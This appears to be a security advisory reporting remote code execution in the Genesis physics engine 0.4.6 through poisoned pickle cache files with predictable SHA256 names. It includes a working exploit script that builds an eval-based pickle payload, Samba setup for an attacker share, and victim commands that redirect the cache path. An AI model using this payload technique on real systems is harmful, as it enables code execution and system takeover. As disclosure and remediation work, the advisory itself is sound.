Genesis
- Version 0.4.6
/ Remote Code Execution (RCE) via Insecure Deserialization based on sink pickle.load
and Global Cache Poisoning via Predictable Asset Hashing (SHA256)
Below are one (1) way to reproduce RCE in Genesis
using an SMB
share controlled by an attacker, without local intervention by a third party to modify files
that allow code execution during the deserialization process.
For this PoC, two (2) different devices were used to simulate the interaction between an attacking machine (Raspberry Pi with IP 192.168.1.90) and a victim machine (Windows with IP 192.168.1.88).
Note: While this vulnerability is specifically verified and reported on version 0.4.6,
other prior and subsequent versions may also be susceptible to this insecure deserialization
vector.
Introduction

The Genesis
physics engine (also distributed as genesis-world)
is a powerful, next-generation simulator designed for robotics, embodied AI, and physical simulation
research. It is widely adopted by AI laboratories and research institutions to train autonomous
agents in simulated physics environments, handling complex geometry processing, tetrahedralization,
and particle dynamics.
To accelerate computationally expensive remeshing and geometry processing tasks, the engine utilizes a global cache system that speeds up repetitive simulation setups. However, when performance optimizations rely on deterministic and predictable state retrieval without verifying resource authenticity, the security boundaries of shared computing clusters, automated training pipelines, and researcher workstations become highly vulnerable to unauthenticated remote exploitation.
Vulnerability description
The genesis-world
physics engine exhibits a systemic insecure deserialization architecture. The framework utilizes a
global, shared cache directory for expensive operations such as remeshing (.rm),
tetrahedralization (.tet),
and particle sampling (.ptc).
By design, the system trusts any file found in these directories if the filename matches a
deterministic SHA256
hash of the input asset.
Since the hashing algorithm is deterministic and public, an attacker can pre-calculate the
cache filename (SHA256)
for a specific mesh and place a malicious file in the global cache directory.
The vulnerable code in genesis/engine/mesh.py:
rm_file_path = mu.get_remesh_path(self.verts, self.faces, edge_len_abs, edge_len_ratio, fix)

is_cached_loaded = False
if os.path.exists(rm_file_path):
    gs.logger.debug("Remeshed file (`.rm`) found in cache.")
    try:
        with open(rm_file_path, "rb") as file:
            verts, faces = pkl.load(file) # <-- VULNERABLE SINK (Insecure Deserialization)
        is_cached_loaded = True
Technical Impact Analysis
Project Purpose & Context
Genesis
is a powerful physics engine designed for robotics, AI, and large-scale simulation. It is widely
used in research environments to train embodied AI agents. The project handles complex geometry
processing which requires high-performance optimizations, such as the caching mechanism identified
as the primary attack vector.
Platform & Deployment Environment
The engine is primarily deployed on high-performance workstations, shared HPC (High-Performance Computing) clusters (e.g., Slurm environments), and AI training pipelines. It is often used in collaborative research where multiple users share data and computational resources.
Comprehensive Risk Assessment
The vulnerability represents a Critical risk as it allows for Remote Code Execution
(RCE) without direct user interaction or local file write requirements. The deterministic nature of
asset hashing combined with the ability to redirect cache paths via environment variables (GS_CACHE_FILE_PATH)
enables an attacker to move laterally across shared environments or compromise systems remotely via
SMB redirection.
Attack Scenario
The attack exploits the trust boundary between asset loading and cache retrieval. An attacker can
provide a victim with a seemingly harmless 3D mesh (e.g., a cube.obj
file). When the victim's script processes this mesh, the Genesis
engine calculates a predictable SHA256
hash and looks for a corresponding .rm
file in the cache directory. If the attacker has pre-positioned a malicious pickle payload or
redirected the cache path to an attacker-controlled SMB share, the engine will deserialize and
execute the malicious code.
Who wants to exploit a particular vulnerability?
- Malicious Researchers: To steal simulation data or computational resources from other users on shared HPC nodes.
- Adversarial AI Actors: To poison training datasets or hijack the execution environment of automated simulation pipelines.
For what gain?
The primary gain is full Remote Code Execution (RCE) on the victim machine. This allows for data theft (simulation results, intellectual property), lateral movement within the network (HPC clusters), and persistence in AI research infrastructure.
In what way?
By exploiting the predictable asset hashing (SHA256)
and the lack of signature verification in the caching mechanism. This allows for Global
Cache Poisoning and UNC Cache Redirection.
Reproduction steps
On the Raspberry (attacker) - IP 192.168.1.90
kw0@kw0l4b:~ $ hostname -I | awk '{print $1}'
192.168.1.90
Shared Resource Configuration (SMB):
1. Install Samba: sudo apt update && sudo apt install samba samba-common-bin -y.
2. Prepare the attack directory:
mkdir ~/lab_attack
chmod 755 /home/kw0
chmod -R 777 ~/lab_attack
3. Configure Samba: Add to the end of /etc/samba/smb.conf:
[lab_share]
path = /home/kw0/lab_attack
read only = no
guest ok = yes
Payload Generation on the Raspberry: Run the
specialized exploit.py
script to generate the .rm
file directly in the shared path:
import hashlib, marshal, os, pickle, numpy as np, trimesh

# 1. Configuración
GS_VERSION = "0.4.6"
target_smb_path = "/home/kw0/lab_attack/rm"

# 2. Geometría Real
verts = np.array([[0,0,0],[1,0,0],[1,1,0],[0,1,0],[0,0,1],[1,0,1],[1,1,1],[0,1,1]], dtype=np.float32)
faces = np.array([[0,1,2],[0,2,3],[4,5,6],[4,6,7],[0,4,7],[0,7,3],[1,5,6],[1,6,2],[0,1,5],[0,5,4],[2,3,7],[2,7,6]], dtype=np.int32)
trimesh.Trimesh(verts, faces, process=False).export('cube.obj')
m = trimesh.load('cube.obj', process=False)

target_hash = hashlib.sha256(bytes(memoryview(m.vertices)) + bytes(memoryview(m.faces)) + marshal.dumps(None) + marshal.dumps(0.01) + marshal.dumps(True) + GS_VERSION.encode()).hexdigest()

cmd_rce = "__import__('os').system('calc.exe')"
# Devolvemos una tupla (vertices, caras) reales
payload_logic = f"{cmd_rce} or (__import__('numpy').array({m.vertices.tolist()}, 'float32'), __import__('numpy').array({m.faces.tolist()}, 'int32'))"

payload = b"cbuiltins\neval\n(S\"" + payload_logic.encode() + b"\"\ntR."

os.makedirs(target_smb_path, exist_ok=True)
with open(f"{target_smb_path}/{target_hash}.rm", "wb") as f: f.write(payload)

print(f"[*] Exploit INVISIBLE generado: {target_hash}")
python exploit.py
On Windows (victim) - IP 192.168.1.88
(.venv) PS L:\Deserializer\PYPI-genesis-world> Get-NetIPAddress -AddressFamily IPv4 | Where-Object PrefixOrigin -eq "Dhcp" | Select-Object -ExpandProperty IPAddress
192.168.1.88
1. Create a .venv,
activate it, and install the latest updated version (0.4.6)
of Genesis
using pip install genesis-world.
2. Enable the SMB share: net use Z: \\192.168.1.90\lab_share /persistent:no.
3. Generate a predictable SHA256
cube using the helper script cube.py:
import trimesh
import numpy as np

# Geometría idéntica a la usada en el Paso 1
verts = np.array([[0,0,0],[1,0,0],[1,1,0],[0,1,0],[0,0,1],[1,0,1],[1,1,1],[0,1,1]], dtype=np.float32)
faces = np.array([[0,1,2],[0,2,3],[4,5,6],[4,6,7],[0,4,7],[0,7,3],[1,5,6],[1,6,2],[0,1,5],[0,5,4],[2,3,7],[2,7,6]], dtype=np.int32)

# IMPORTANTE: process=False para evitar que trimesh altere la geometría
mesh = trimesh.Trimesh(vertices=verts, faces=faces, process=False)
mesh.export('cube.obj')
print("[*] Archivo cube.obj generado con éxito.")
python cube.py4. And then launch the service to trigger the RCE:
python -c "import os; os.environ['GS_CACHE_FILE_PATH']=r'\\192.168.1.90\lab_share'; import genesis as gs; gs.init(backend=gs.cpu); gs.Mesh.from_morph_surface(gs.morphs.Mesh(file='cube.obj'))[0].remesh(); print('\n[+] Proceso finalizado.')"
Executive Summary: RCE via Deterministic Cache Poisoning and Insecure Deserialization in Genesis
The research documents a critical Remote Code Execution (RCE) vulnerability in the
Genesis
engine (v0.4.6), which is exploited by leveraging the engine's deterministic asset hashing mechanism
to perform global cache poisoning.
- Root Cause: The engine implements a caching system for costly geometry
operations (like remeshing) that relies on a deterministic SHA256 hash of the input mesh data.
Crucially, the engine uses
pickle.load()to deserialize the cached.rm(remeshed) files without any integrity verification or signature checking. - Exploitation Mechanism: An attacker can pre-calculate the SHA256 hash of any
target mesh asset. By hosting a malicious
picklepayload under the corresponding hash-based filename within a shared or redirected cache directory (e.g., viaGS_CACHE_FILE_PATHand SMB/UNC shares), the attacker forces the engine to execute arbitrary code the moment it attempts to "load" the cached asset.
Analysis of Scope and Security Implications
This vulnerability is of critical severity as it allows for RCE without requiring the victim to open a specific malicious file, as the cache mechanism triggers implicitly during routine engine operations.
1. Infection Scenarios
- Global Cache Poisoning: In shared research environments (e.g., HPC clusters, laboratory workstations), an attacker can poison the global cache folder. Once poisoned, every user who processes a standard mesh will trigger the RCE, facilitating massive-scale compromise.
- UNC/SMB Redirection: By manipulating the
GS_CACHE_FILE_PATHenvironment variable, an attacker can force the engine to fetch cache files from an attacker-controlled remote SMB share. This allows for RCE on air-gapped or restricted systems if they are configured to trust network-based cache storage.
2. Factors Exacerbating Risk
- Deterministic Hashing: Because the hashing algorithm is predictable and does
not use a secret key (
HMAC), any actor with access to the same input geometry can pre-calculate the required filenames for exploitation. - Trust in Cached Data: The engine treats all files found in the cache directory as trusted, which is a significant architectural flaw in a system designed for high-performance, distributed simulation.
Conclusion and Recommendation
This is a critical-severity vulnerability. The combination of deterministic asset hashing and the
use of pickle
as a serialization sink creates a direct path for complete system takeover in AI simulation
pipelines.
Suggested actions for the development team:
- Eliminate Pickle: Immediately replace
pickle.load()with a secure, non-executable serialization format, such asProtobufor schema-validatedJSON, for all cached data. - Implement Integrity Signatures: If serialization must be complex, implement
mandatory cryptographic signing (
HMAC-SHA256) for all files written to the cache. The engine should verify this signature before any attempt to deserialize the file. - Restrict Path Resolution: Sanitize the
GS_CACHE_FILE_PATHvariable to prevent traversal or resolution to untrusted network locations (UNC/SMB shares).